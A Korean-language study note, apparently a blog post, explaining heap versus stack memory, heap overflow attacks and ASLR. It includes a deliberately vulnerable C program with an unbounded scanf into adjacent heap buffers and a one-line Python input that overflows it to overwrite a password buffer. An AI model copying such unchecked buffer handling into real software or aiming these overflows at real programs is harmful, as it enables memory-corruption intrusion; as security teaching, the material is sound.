
1. heap이란?

- 유저 메모리 영역 중 하나로 유저 메모리 영역에는 text, data, stack, heap 영역이 있음



- text : 프로그램의 코드가 올라가는 영역. (코드란 컴파일된 기계어 코드)
- data : 전역 변수, 정적 변수 할당되는 영역
- heap : 빈 공간임! 필요에 의해 메모리를 할당하기도 해제하기도 함.

-> 컴파일할 때 크기를 알지 못하다가 프로그램이 실행되었을 때 크기가 결정되는 경우인 동적 할당에 사용되는 영역임

- stack : 지역 변수, 매개 변수가 저장되는 영역

- heap 영역과 stack 영역의 차이
- > stack : 엄격하게 LIFO 방식으로 운영. (영역을 넓힐 때 높은 주소에서 낮은 주소로 영역을 넓힘.)
- > heap : 프로그램이 요구하는 블록의 크기나 요구, 횟수, 순서가 일정한 규칙이 없음. (낮은 주소에서 높은 주소로 영역을 넓힘)

2. heap overflow?

- overflow : 허용된 메모리 크기를 벗어났을 때 발생하는 오류
- heap 영역의 낮은 주소에 있는 버퍼가 넘쳐서 다른 버퍼를 침범하여 발생
- 데이터를 특정한 방법으로 오염시켜 응용 프로그램이 연결 리스트 포인터 등과 같은 내부 자료 구조를 덮어쓰게 함. 기본적인 heap overflow 기술은 동적 메모리 할당 연결을 덮어씀으로써 프로그램 함수 포인터를 조작함.
- 문자열의 길이를 버퍼의 크기보다 길게 입력한다면 다른 변수로 할당된 메모리에 저장된 값까지 출력하도록 할 수 있음.

3. heap overflow와 stack overflow 차이점?

- stack overflow에서는 RET를 조작하여 프로그램 실행 흐름을 변조시킴
- heap overflow에서는 함수 포인터, 인접 변수를 조작하여 프로그램 실행 흐름을 변조시킴. 직접적인 RET 변조는 불가능

4. 공격 대상과 원리

- 대상 : 주로 root 소유의 setuid 프로그램, heap 영역에 할당된 인접한 버퍼 사용
- 원리 : 인접한 주소에 할당된 낮은 주소에 위치한 버퍼를 오버플로우 시켜 데이터나 포인터를 변경함으로써 임의의 파일에 접근하거나 임의의 코드를 실행

5. 간단한 실습

-코드

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
        char* id = (char *)malloc(40);
        char* pw = (char *)malloc(40);
        strcpy(pw, "good");
        scanf("%s",id);
        printf("id의 주소는 %p\n", id);
        printf("pw의 주소는 %p\n", pw);
        printf("뺀 값은 %p\n", pw-id);
        if(!strcmp(pw,"hacker")){
                printf("SUCCESS!\n");
        }
        else{
                printf("FAIL!\n");
        }
        free(id);
        free(pw);
}
```

-거리 알아내기 (gdb가 없는 웹교육 서버를 사용해서 주소는 그냥 출력함.)

```
tnwls0529@web-edu:~$ ./test
d
id의 주소는 0x55b230c71260
pw의 주소는 0x55b230c71290
뺀 값은 0x30
FAIL!
```

0x30은 10진수로 48

-성공

```
tnwls0529@web-edu:~$ (python -c 'print "A"*48+"hacker"') | ./test
id의 주소는 0x565454e5b260
pw의 주소는 0x565454e5b290
뺀 값은 0x30
SUCCESS!
double free or corruption (out)
Aborted (core dumped)
```

6. 방어 기법 ASLR(Address Space Layout Randomization)

- 메모리 공격을 방어하기 위해 스택이나 힙, 라이브러리 등의 주소를 랜덤으로 프로세스 주소 공간에 배치함으로써 실행할 때마다 데이터의 주소가 바뀌게 하는 기법.
- 실행 시 마다 메모리 주소를 변경시켜 버퍼 오버플로우를 통한 특정주소 호출을 차단

보통 House of - 공격들이 힙 오버플로우를 이용한 것이라고 함

출처

'스스씨'의 일상 이야기 - Heap buffer overflow
https://m.blog.naver.com/PostView.nhn?blogId=2000sky2&logNo=220626020503&proxyReferer=https%3A%2F%2Fwww.google.com%2F

Hackerz on the Ship - Heap 영역에서 발생하는 취약점을 알아보자!
https://bpsecblog.wordpress.com/2016/10/06/heap_vuln/

c0smicb0y - Heap Buffer Overflow
https://janghw.tistory.com/entry/Heap-Buffer-Overflow

공대위키 - 버퍼 오버플로우
http://itwiki.kr/w/%EB%B2%84%ED%8D%BC_%EC%98%A4%EB%B2%84%ED%94%8C%EB%A1%9C%EC%9A%B0

실습 문제 출처
The Manual - Heap Buffer Overflow(BOF)
https://m.blog.naver.com/PostView.nhn?blogId=go4693&logNo=221034611928&proxyReferer=https%3A%2F%2Fwww.google.com%2F